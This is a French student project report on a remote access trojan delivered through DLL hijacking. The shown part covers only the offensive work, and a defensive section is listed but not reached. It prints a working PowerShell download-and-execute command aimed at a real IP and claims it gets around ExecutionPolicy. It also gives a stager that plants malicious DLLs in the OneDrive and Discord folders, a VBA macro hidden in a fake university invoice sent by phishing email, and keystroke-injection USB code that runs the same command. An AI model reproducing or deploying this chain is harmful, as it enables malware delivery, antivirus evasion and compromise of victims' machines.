



Le DLL Hijacking

Par SOUFFLET Victor & LUCAS Romain

Sommaire

I. Introduction du projet	3
II. Partie Offensive	4
A. Vecteurs d'attaque	4
1. Phishing par e-mail	9
2. Accès physique	13
B. Méthode d'exécution : le DLL hijacking	15
C. Présentation du malware	24
1. Le Reverse Shell	27
2. Visionnage en temps réel	34
3. Keylogging	39
4. Vol de mots de passe	44
D. Démonstration (PoC)	47
III. Partie Défensive	48
A. Identification des besoins	48
B. État des solutions existantes	49
C. Partie juridique	53
D. Présentation de notre solution	54
1. Version sans interface	55
2. Version avec interface	59
E. Démonstration (PoC)	71
IV. Fichiers du projet	71

I. Introduction du projet

Ce compte rendu fait suite à celui que nous avons rendu l'année dernière, où nous avions débuté le développement d'un RAT (Remote Access Tool).

Voici le fichier PDF de ce dernier : https://razen.lol/projet/M1_CR_RAT_VSoufflet_RLucas.pdf

Cette année, nous avons non seulement achevé le développement du RAT, mais nous avons également changé de nombreuses choses.

Auparavant, nous utilisions une bibliothèque de liens dynamiques que nous chargions manuellement dans un processus hôte à l'aide d'un injecteur.

Cela avait le mérite d'être fonctionnel mais nous avions néanmoins quelques problèmes de détection, même par les antivirus les plus basiques (à moins d'employer de lourdes techniques d'obfuscation, ce qui devient de moins en moins possible).

Pour ces raisons, nous avons décidé d'abandonner notre injecteur pour une autre méthode d'exécution : **le DLL hijacking**.

Vous le verrez dans ce compte rendu, mais cette méthode nous a permis de bypasser totalement la plupart des antivirus classiques (Windows Defender, Avast, Norton, etc...)

C'est pour cela que nous avons décidé de réorienter notre projet : en plus de conduire des recherches sur le DLL hijacking et ses limites, nous avons travaillé sur un outil permettant de s'en défendre, ce qui peut être intéressant notamment en entreprise.

Pour ce qui est de la partie offensive, nous détaillerons donc le principe de fonctionnement de l'attaque (vecteur d'attaque, méthode d'exécution), puis nous présenterons la version finale de notre malware ainsi que ses modules, pour terminer sur une démonstration (PoC).

Dans la partie défensive, nous commencerons par étudier précisément les besoins de l'entreprise pour ensuite passer en revue les solutions déjà existantes.

Pour finir, nous ferons l'état des lieux des différentes normes concernées dans une partie juridique, avant de proposer notre outil de détection puis d'en faire une démonstration.

II. Partie Offensive


Dans cette partie, nous allons vous présenter en détail en quoi consiste notre attaque, en commençant par deux vecteurs d'attaques pertinents.

Ensuite, nous verrons en détail comment fonctionne le DLL hijacking, et comment nous avons implémenté cette technique pour exécuter notre malware.

Nous détaillerons ensuite notre malware en expliquant le fonctionnement de chacun de ses modules, puis nous terminerons par une démonstration.

A. Vecteurs d'attaque

On rappelle que le vecteur d'attaque constitue la première étape de l'attaque, qui permet de s'introduire dans le système d'information (ou réseau), afin d'y déposer la charge utile.



Cette charge utile devra ensuite être exécutée (nous verrons cela dans la partie suivante) mais cette première étape est indispensable.

Cette année, nous allons vous présenter deux vecteurs d'attaques :

- Le phishing par e-mail (comme l'année précédente)
- L'accès physique à la machine



Ces deux vecteurs d'attaques sont pertinents car ils peuvent atteindre n'importe quelle entreprise, surtout le phishing qui est considéré comme le vecteur d'attaque le plus populaire et dévastateur depuis quelques années.

L'accès physique à la machine désigne un contexte particulier où une personne non autorisée parvient à brancher quelque chose sur un ordinateur de l'entreprise.

Nos deux vecteurs d'attaques sont peut être différents dans l'utilisation, mais ils ont en fait la même finalité, les deux exécutent la commande suivante :

```
powershell -WindowStyle Hidden IEX(IWR 185.143.220.132/a -UseBasicParsing)
```


La fonction “**IEX**” est un alias de “Invoke-Expression”, qui est une fonction permettant d’interpréter et d’exécuter du code Powershell.

La fonction “**IWR**” est un alias de “Invoke-WebRequest”, qui est une fonction permettant d’effectuer une requête sur un serveur web en récupérant le contenu.


- Habituellement, il est nécessaire d’ajouter le paramètre “-OutFile <chemin>” pour écrire sur le disque, mais il est aussi possible de garder les données en mémoire le cas échéant (ce qui constitue une faille)
- Le paramètre “-UseBasicParsing” sert à éviter d’avoir une erreur lorsque Internet Explorer n’a pas été configuré sur la machine.

Ce qui est intéressant, c'est que cette commande exécute un script Powershell distant peu importe le niveau de privilège **ExecutionPolicy**, en effet, l'exécution se produit même lorsque la cible ne possède pas le droit d'exécution.

Voici une machine virtuelle Windows 10 authentifiée sur un compte utilisateur ne disposant pas des droits administrateur :



Lorsqu'on lance la commande "Get-ExecutionPolicy" dans Powershell, on obtient ceci :




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> Get-ExecutionPolicy
Restricted
PS C:\Users\user>
```


En effet, nous ne sommes pas censé être en mesure d'exécuter des scripts Powershell, prenons l'exemple d'un script local nommé "test.ps1" contenant "echo "Hello World"" à l'intérieur, voici ce qu'il se passe lors de l'exécution :



test.ps1

```
Select Windows PowerShell
PS C:\Users\user\Desktop> .\test.ps1
.\test.ps1 : File C:\Users\user\Desktop\test.ps1 cannot be loaded because running
scripts is disabled on this system. For more information, see about_Execution_Policies
at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\test.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\user\Desktop>
```

Par contre, si l'on upload ce même script sur un serveur distant, et qu'on tente de l'exécuter comme décrit plus haut, voici ce qu'il se passe :



```
Windows PowerShell
PS C:\Users\user\Desktop> .\test.ps1
.\test.ps1 : File C:\Users\user\Desktop\test.ps1 cannot be loaded because running
scripts is disabled on this system. For more information, see about_Execution_Policies
at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\test.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\user\Desktop> IEX (IWR razen.T0l/test.ps1 -UseBasicParsing)
Hello World
PS C:\Users\user\Desktop>
```

Comme vous le voyez, l'exécution se produit alors que nous n'avons pas les droits d'exécution ; ce bypass est dû au fait que **nous n'écrivons absolument rien sur le disque**, les octets récupérés depuis IWR sont **directement interprétés en mémoire** par IEX.

Il s'agit d'une faille assez conséquente que nous avons trouvé **par hasard** en voulant réduire au maximum la longueur de notre commande Powershell par rapport à l'année dernière.

Quant au script initial, il exécute un autre script powershell distant se trouvant sur un serveur web à l'adresse 185.143.220.132, qui est un serveur privé virtuel déployé pour l'occasion :

IP address	185.143.220.132 (change)
Latitude	55.7483
Longitude	37.6171
Country	Russia
Region	Moscow
City	Moscow
Organization	LLC Baxet

Voici le script distant :

```
Invoke-Expression (IWR "185.143.220.132/functions.ps1" -UseBasicParsing)

$path_d = "$env:localappdata\Discord"
$path_o = "$env:localappdata\Microsoft\OneDrive"

$d, $path_d = Find-Discord($path_d)

try {
    if (Test-Path ($path_o + "\OneDrive.exe")) {
        Set-Location $path_o
        $archi = Get-FileBitness($path_o + "\OneDrive.exe")

        if ($archi -eq "AMD64") {
            IWR "185.143.220.132/x64/FileSyncFALWB.dll" -OutFile
FileSyncFALWB.dll
        } elseif ($archi -eq "I386") {
            IWR "185.143.220.132/x86/FileSyncFALWB.dll" -OutFile
FileSyncFALWB.dll
        }
    } elseif ($d) {
        Set-Location $path_d
        IWR "185.143.220.132/x86/WINSTA.dll" -OutFile WINSTA.dll
    }
} catch {}

Exit
```

Premièrement, on exécute un autre script Powershell “functions.ps1” contenant les méthodes suivantes :

- **Get-FileBitness** : Retourne l'architecture d'un fichier binaire passé en paramètre (x64 ou x86)
- **Find-Discord** : Retourne le répertoire du logiciel Discord s'il est installé sur la machine, retourne False le cas échéant

La logique du script est ensuite très simple :

1. On tente d'obtenir le chemin d'installation de Discord s'il existe sur la machine
2. On vérifie si OneDrive est installé sur la machine, si c'est le cas...
 - a. On se déplace dans son dossier d'installation
 - b. On récupère l'architecture de l'exécutable OneDrive.exe
 - c. On télécharge la DLL correspondante dans ce même dossier
3. Si OneDrive n'est pas installé, alors on regarde si Discord est installé, si c'est le cas...
 - a. On se déplace dans son dossier d'installation
 - b. On y télécharge la DLL en x86 (Discord n'existe qu'en x86)


Vous remarquerez que l'on ignore toute erreur, afin de rester le plus discret possible.

Vous aurez peut-être aussi remarqué que les deux répertoires commencent par le même mot-clé “\$env:localappdata”.

Il s'agit en fait une variable d'environnement qui sous Windows pointe vers le répertoire “C:\Users\<utilisateur>\AppData\Local”.

La raison pour laquelle nous nous limitons à ce répertoire est logique : c'est car l'utilisateur par défaut y a tous les droits !

La plupart des applications sont installées sous “C:\Program Files (x86)\<application>”, mais voici ce qu'il se produit lorsque l'on veut écrire dans ce répertoire :




Le résultat est le même en utilisant PowerShell :

```
PS C:\> Set-Location "C:\Program Files (x86)\Adobe"
PS C:\Program Files (x86)\Adobe> IWR "185.143.220.132/x64/FileSyncFALWB.dll" -OutFile FileSyncFALWB.dll
IWR : Access to the path 'C:\Program Files (x86)\Adobe\FileSyncFALWB.dll' is denied.
At line:1 char:1
+ IWR "185.143.220.132/x64/FileSyncFALWB.dll" -OutFile FileSyncFALWB.dll ...
+ CategoryInfo          : NotSpecified: () [Invoke-WebRequest], UnauthorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Program Files (x86)\Adobe>
```

Nous avons besoin des droits administrateurs pour écrire dans ces dossiers.

C'est principalement pour cela que nous exploitons les applications OneDrive et Discord : ces deux applications sont installées dans un répertoire auquel l'utilisateur a accès, ce qui signifie que notre script peut s'exécuter en mode User.



De plus, OneDrive n'est peut être pas largement utilisé, mais il est pré-installé sur toutes les versions par défaut de Windows, et il se lance également au démarrage ce qui en fait une cible idéale.

Pour ce qui est de Discord, il s'agit d'une application largement utilisée par les nouvelles générations (+ de 150 million d'utilisateurs actifs / mois), il est donc probable qu'un employé possède l'application sur son poste de travail si certaines normes ne sont pas appliquées au sein de l'entreprise.

Nous verrons bientôt à quoi servent les DLL téléchargées, mais il est important de noter que les scripts Powershell exécutés ne déclenchent aucune alerte du côté des antivirus basiques.

Et tout cela sans aucune obfuscation, contrairement à l'année dernière où nous téléchargeions l'exécutable de l'injecteur en plus de la DLL.

1. Phishing par e-mail

Notre premier vecteur d'attaque est aussi populaire qu'efficace, nous parlons évidemment du phishing (ou hameçonnage), et plus précisément de l'envoi d'un e-mail frauduleux à un employé de l'entreprise.

Cet e-mail a pour but d'imiter un e-mail légitime provenant d'une source sûre, afin de mettre la cible en confiance.

Le succès d'une attaque par phishing via e-mail dépend principalement de deux facteurs :

- La vulnérabilité de la cible : les chances d'échouer augmentent si la personne a reçu une formation de sensibilisation à la cybersécurité (c'est pour cela qu'on vise principalement les secrétariats)
- La crédibilité du mail : son objet doit être pertinent et son contenu doit être identique à un mail légitime (on évite les fautes d'orthographe).

Voici notre implémentation, il s'agit d'un faux e-mail provenant de l'Université Polytechnique des Hauts de France :

The screenshot shows an email interface with the following details:

- Subject:** [UPHF] Votre Facture n°13374269 - Contribution Vie Étudiante et de Campus
- From:** Université Polytechnique des Hauts de France <wfs5151xxq@gmail.com>
- To:** to me
- Language:** French (with English translation available)
- Message Content:**

Madame, Messieurs,

Veuillez trouver ci-joint votre facture n°13374269 émise suite au paiement de la Contribution Vie Étudiante et de Campus (CVEC).

Nous vous remercions d'avoir contribué et vous souhaitons de réussir au sein de l'Université Polytechnique des Hauts de France.

Cordialement,

L'équipe de la Scolarité UPHF
- Logo:** Université Polytechnique HAUTS-DE-FRANCE logo
- Attachment:** One attachment • Scanned by Gmail (A preview of the attached document is shown below.)

Ce qui fait la dangerosité du mail, c'est surtout la facture qui est attachée en pièce jointe : il s'agit d'un document lisible avec un logiciel de traitement de texte.

L'extension de ce dernier (.odt) est supportée par la plupart des suites de bureautiques, on peut utiliser Microsoft Word, Apache OpenOffice/LibreOffice Writer, etc...

Le point commun entre ces logiciels de traitement de texte est qu'il est possible d'ajouter des **macros** à un document.

Pour rappel, une macro est un petit script en Visual Basic (natif sous Windows) qui peut être exécuté à l'ouverture d'un document.

L'utilisation prévue de ces scripts est d'automatiser certaines tâches afin de permettre aux utilisateurs des logiciels de traitement de texte d'améliorer leur productivité, mais il est tout à fait possible d'en détourner l'utilisation en exécutant du code malveillant.


Nous avons donc écrit du code malveillant dans notre document, en faisant en sorte que ce code soit exécuté à l'ouverture.

Voici le code malveillant en question :

```
Sub Main
    Dim OpenCMD
    OpenCMD = CreateObject("WScript.Shell")
    OpenCMD.Run("powershell -WindowStyle Hidden IEX(IWR 185.143.220.132/a
-UseBasicParsing)", 0, True)
End Sub
```


Ce petit script se contente d'exécuter une commande dans un invite de commandes dont on cache la fenêtre.

Vous reconnaîtrez ici notre [commande initiale](#), dont le but est de télécharger la DLL dans le bon dossier, selon les logiciels installés.



Comme on le voit ci-dessus, la macro est paramétrée pour être exécutée à l'ouverture du document.

Voici ce qu'il se passe à l'ouverture du document :



Il est possible que l'utilisateur refuse d'abord d'activer les macros (instinctivement), mais nous comptons sur une autre stratégie afin qu'il les active par lui-même.

Voici à quoi ressemble le faux document :

Scolarité UPHF
Campus Mont Houy 59313, Valenciennes
03 27 51 12 34
scolarite@uphf.fr

Devis N° 13374269
Fait le : 20/02/2023
Devis valable 30 jours.

Adressé à :
DUPONT Chad
1 Avenue Villars 59300, Valenciennes

Objet : Paiement CVEC

Code	Image	Libellé	Q.	PU	Remise	Prix HT	% TVA

TOTAUX

Note: Si le contenu du tableau n'est pas visible, assurez vous d'avoir bien activé les macros.

Sur LibreOffice et OpenOffice : Onglet Outils → Options → Sécurité → Sécurité des macros → Moyen

Ce document ressemble très fortement à une facture, dont nous avons vidé le tableau.

Vous remarquerez que nous avons ajouté un petit texte sous le tableau, détaillant la marche à suivre afin de voir les valeurs dans les cases des tableaux : on demande à la cible d'activer les macros.

On compte donc fortement sur la naïveté de l'employé ciblé, mais encore une fois ce document n'est qu'un exemple, il existe sûrement des scénarios d'attaques via phishing beaucoup plus crédibles et nous en sommes conscients.

Le PoC final de la partie offensive inclura une démonstration de notre attaque par phishing.

2. Accès physique

Un vecteur d'attaque qui serait moins probable que le précédent mais tout de même possible, serait que l'attaquant dispose d'un accès physique à l'une des machines sur le réseau de l'entreprise, même brièvement.

Par exemple, il arrive que des employés laissent leurs sessions ouvertes sans surveillance (encore une fois, si ces derniers n'ont pas été sensibilisés aux risques cyber)

Dans ce cas, l'attaquant peut tout-à-fait insérer ce qu'il veut dans la machine, qu'il s'agisse d'un support de stockage, un keylogger physique, etc...

Nous avons directement pensé à créer un script sur une clé USB, mais cela avait trop de chances d'échouer car Defender porte une attention particulière sur les supports de stockage.

A partir de là, nous avons pensé à un autre type de clé USB : les **Rubber-Ducky**.



Ces clés USB sont beaucoup utilisées dans le monde du pentest, leur fonctionnement est assez simple.

Ce périphérique USB est en fait reconnu comme un **clavier** par la machine, ce qui lui permet d'envoyer des frappes pré-enregistrées à l'avance.

Comme n'importe quel clavier, les Rubber-Ducky sont reconnues par les systèmes d'exploitation modernes (Linux, Mac et Windows) et profitent de cette confiance aveugle qu'ont les OS en les claviers afin de faire toute sortes de choses, dont des attaques informatiques.

Tout se passe très vite avec ce genre de périphérique, nous avons à peine le temps de voir quoi que ce soit sur la machine ciblée (on peut écrire plus de 1000 mots par minute).

En réalité, nous n'avons pas acheté de Rubber-Ducky (car elles sont chères et hors-stock), nous avons au lieu de ça fabriqué nos propres clones, en utilisant des microcontrôleurs Arduino : les cartes Digispark ATTiny 85.



Ces cartes sont très accessibles (\$3/unité sur AliExpress) et le logiciel permettant d'écrire des scripts est gratuit, il s'agit de l'IDE par défaut d'Arduino.

Voici le script que nous avons flashé sur la carte :

```
void setup() {
    digitalWrite(1, LOW);

    // Initialisation
    DigiKeyboardFr.update();
    DigiKeyboardFr.sendKeyStroke(0);

    DigiKeyboardFr.sendKeyStroke(KEY_FR_R, MOD_GUI_LEFT);
    DigiKeyboardFr.delay(1000);
    DigiKeyboardFr.println(F("powershell -WindowStyle Hidden IEX(IWR
185.143.220.132/a -UseBasicParsing)"));

    digitalWrite(1, HIGH);
}
```

On commence par éteindre la LED présente sur la carte, puis on initialise le clavier.

Ensuite, on envoie la combinaison de touches "Windows + R" qui permet d'ouvrir une fenêtre de dialogue "Exécuter".

A l'intérieur de cette fenêtre, on écrit notre [commande initiale](#), puis on rallume la LED pour informer l'attaquant que le programme a achevé son exécution.

Voici une démonstration de notre Rubber-Ducky exécutant notre script Powershell :

→ <https://www.youtube.com/watch?v=NNR4s2ryYSE>

Comme on peut l'apercevoir, cela prend quelques secondes (nous pensons que ce serait encore plus rapide avec une vraie Rubber-Ducky), et Windows Defender ne voit absolument rien que ce soit lors de l'exécution du script, ou même en analysant le fichier téléchargé.

Ce qui conclut notre partie sur les vecteurs d'attaque, maintenant il est temps de parler du DLL hijacking.

B. Méthode d'exécution : le DLL hijacking

Comme nous l'avons évoqué précédemment, notre nouvelle méthode d'exécution s'appelle le [DLL hijacking](#), mais avant toute chose, rappelons ce qu'est une DLL.



Les DLL (Dynamic Link Library) ou “bibliothèques de liens dynamiques”, sont des fichiers binaires que les programmes fonctionnent sous Windows peuvent charger en mémoire afin d'en utiliser les fonctions.

Leur but initial est de permettre aux développeurs d'optimiser l'utilisation de la mémoire en réduisant la taille de leurs programmes, car ils n'ont pas besoin d'implémenter la totalité des fonctions utilisées.

Les programmes peuvent ainsi charger les fonctionnalités des DLL à la demande, ce qui les rend très flexibles et faciles à mettre à jour.

Par exemple, nous utilisons tous l'API Windows, qui nous fournit des fonctions permettant d'accéder aux fonctionnalités système de Windows telles que la gestion des fenêtres, de la mémoire, des entrées/sorties, etc...

Il nous est donc possible d'interagir avec le système d'exploitation sans connaître les détails de l'implémentation sous-jacente, ce qui simplifie grandement les langages de programmation comme le C, le C++, etc..

L'année dernière, nous vous avions montré qu'il était possible d'injecter une DLL dans un programme, même si ce dernier ne l'avait pas demandé : nous utilisions un **injecteur** qui faisait appel à la fonction LoadLibrary (provenant de Windows API, ce qui était facilement détectable)

Nous avions donc besoin d'un exécutable, ce qui présentait de nombreux risques de détection à moins d'obfuscuer considérablement le code.

Sauf que désormais, nous n'avons plus du tout besoin d'exécutable supplémentaire, car c'est directement les programmes ciblés qui vont venir chercher notre DLL.

Pour comprendre le DLL hijacking, il faut savoir que la quasi-totalité des programmes sous Windows font appel à des bibliothèques de liens dynamiques (rien que pour utiliser l'API Windows), ce qui cause parfois certaines failles.


Nous avons parlé plus tôt des applications OneDrive et Discord : ces deux-là en font partie !

Pour trouver ces failles, nous nous sommes servi d'un outil développé par Windows (paradoxalement) : il s'agit de **Process Monitor** par Sysinternals.



Cet outil permet de logger l'entièreté des événements qui se produisent sur le système de fichiers en temps réel, et ce qui est intéressant c'est qu'il est possible d'appliquer des filtres.

Par exemple, il est possible de logger uniquement ce qui provient d'un processus particulier, essayons avec "OneDrive.exe" :



